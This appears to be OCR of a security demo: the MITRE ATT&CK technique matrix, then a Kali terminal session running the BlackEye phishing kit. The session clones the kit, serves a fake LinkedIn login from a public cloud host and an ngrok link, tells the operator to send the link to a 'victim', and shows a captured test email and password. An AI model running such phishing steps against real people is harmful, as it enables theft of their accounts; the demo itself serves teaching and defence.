
mitigations

Account Use Policies	view	select	deselect
Active Directory Configuration	view	select	deselect
Antivirus/Antimalware	view	select	deselect
Application Developer Guidance	view	select	deselect
Application Isolation			







Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
9 techniques	10 techniques	17 techniques	12 techniques	32 techniques	13 techniques	22 techniques	9 techniques	15 techniques	16 techniques	8 techniques	13 techniques
Drive-by Compromise	Command and Scripting Interpreter (0/7)	Account Manipulation (0/2)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Brute Force (0/4)	Account Discovery (0/3)	Exploitation of Remote Services	Archive Collected Data (0/3)	Application Layer Protocol (0/4)	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Credentials from Password Stores (0/3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
External Remote Services	Inter-Process Communication (0/2)	Boot or Logon Autostart Execution (0/11)	Boot or Logon Autostart Execution (0/11)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (0/2)	Exfiltration Over Alternative Protocol (0/3)	Data Encrypted for Impact
Hardware Additions	Native API	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Deobfuscate/Decode Files or Information	Forced Authentication	Domain Trust Discovery	Remote Service Session Hijacking (0/2)	Clipboard Data	Data Obfuscation (0/3)	Exfiltration Over C2 Channel	Data Manipulation (0/3)
Phishing (0/3)	Scheduled Task/Job (0/5)	Browser Extensions	Create or Modify System Process (0/4)	Direct Volume Access	Input Capture (0/4)	File and Directory Discovery	Remote Services (0/6)	Data from Information Repositories (0/1)	Dynamic Resolution (0/3)	Exfiltration Over Other Network Medium (0/1)	Defacement (0/2)
Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Event Triggered Execution (0/15)	Execution Guardrails (0/1)	Man-in-the-Middle (0/1)	Network Service Scanning	Replication Through Removable Media	Data from Local System	Encrypted Channel (0/2)	Exfiltration Over Physical Medium (0/1)	Disk Wipe (0/2)
Supply Chain Compromise (0/3)	Software Deployment Tools	Create Account (0/2)	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Modify Authentication Process (0/3)	Network Share Discovery	Software Deployment Tools	Data from Network Shared Drive	Fallback Channels	Exfiltration Over Web Service (0/2)	Endpoint Denial of Service (0/4)
Trusted Relationship	System Services (0/2)	Create or Modify System Process (0/4)	Group Policy Modification	File and Directory Permissions Modification (0/2)	Network Sniffing	Network Sniffing	Taint Shared Content	Data from Removable Media	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Valid Accounts (0/3)	User Execution (0/2)	Event Triggered Execution (0/15)	Hijack Execution Flow (0/11)	Group Policy Modification	OS Credential Dumping (0/8)	Password Policy Discovery	Use Alternate Authentication Material (0/2)	Data Staged (0/2)	Multi-Stage Channels		Inhibit System Recovery
	Windows Management Instrumentation	External Remote Services	Process Injection (0/11)	Hide Artifacts (0/6)	Steal or Forge Kerberos Tickets (0/3)	Peripheral Device Discovery		Email Collection (0/3)	Non-Application Layer Protocol		Network Denial of Service (0/2)
		Hijack Execution Flow (0/11)	Scheduled Task/Job (0/5)	Hijack Execution Flow (0/11)	Steal Web Session Cookie	Permission Groups Discovery (0/2)		Input Capture (0/4)	Non-Standard Port		Resource Hijacking
		Office Application Startup (0/6)	Valid Accounts (0/3)	Impair Defenses (0/5)	Two-Factor Authentication Interception	Process Discovery		Man in the Browser	Protocol Tunneling		Service Stop
		Pre-OS Boot (0/3)		Indicator Removal on Host (0/6)	Unsecured Credentials (0/5)	Query Registry		Man-in-the-Middle (0/1)	Proxy (0/4)		System Shutdown/Reboot
		Scheduled Task/Job (0/5)		Indirect Command Execution		Remote System Discovery		Screen Capture	Remote Access Software		
		Server Software Component (0/3)		Masquerading (0/6)		Software Discovery (0/1)		Video Capture	Traffic Signaling (0/1)		
		Traffic Signaling (0/1)		Modify Authentication Process (0/3)		System Information Discovery			Web Service (0/3)		
		Valid Accounts (0/3)		Modify Registry		System Network Configuration Discovery					
				Obfuscated Files or Information (0/5)		System Network Connections Discovery					
						System Owner/User Discovery					
						System Service Discovery					



```
root@kali:~# git clone https://github.com/thelinuxchoice/blackeye
Cloning into 'blackeye'...
remote: Enumerating objects: 361, done.
remote: Total 361 (delta 0), reused 0 (delta 0), pack-reused 361
Receiving objects: 100% (361/361), 8.01 MiB | 14.18 MiB/s, done.
Resolving deltas: 100% (101/101), done.
root@kali:~# cd blackeye/
root@kali:~/blackeye# bash blackeye.sh


     :: Disclaimer: Developers assume no liability and are not   ::
     :: responsible for any misuse or damage caused by BlackEye.  ::
     :: Only use for educational purposes!!                      ::

     :: Attacking targets without mutual consent is illegal!     ::

[01] Instagram      [17] IGFollowers    [33] Custom     BLACKEYE  v1.1
[02] Facebook       [18] eBay
[03] Snapchat       [19] Pinterest
[04] Twitter        [20] CryptoCurrency
[05] Github         [21] Verizon
[06] Google         [22] DropBox
[07] Spotify        [23] Adobe ID
[08] Netflix        [24] Shopify
[09] PayPal         [25] Messenger
[10] Origin         [26] GitLab
[11] Steam          [27] Twitch
[12] Yahoo          [28] MySpace
[13] Linkedin       [29] Badoo
[14] Protonmail     [30] VK
[15] Wordpress      [31] Yandex
[16] Microsoft      [32] devianART
                                                 CODED BY:  @thelinuxchoice
                                                 UPGRADED BY: @suljot_gjoka

[*] Choose an option: 13
[*] Put your local IP (Default 172.31.19.33): ec2-34-215-217-158.us-west-2.compute.amazonaws.com
[*] Starting php server...
[*] Send this link to the Victim: ec2-34-215-217-158.us-west-2.compute.amazonaws.com
[*] Waiting victim open the link ...
```



```
[*] Credentials Found!
[*] Account: moose@moose.com
[*] Password:  password
[*] Saved: sites/linkedin/saved.usernames.txt
```



https://9a44038d17c4.ngrok.io/login.html

moos1e@test.com

••••••••

Be great at what you do

Get started - it's free.

First name

Last name

Email

Password (6 or more characters)

By clicking Join now, you agree to the LinkedIn User Agreement, Privacy Policy, and Cookie Policy.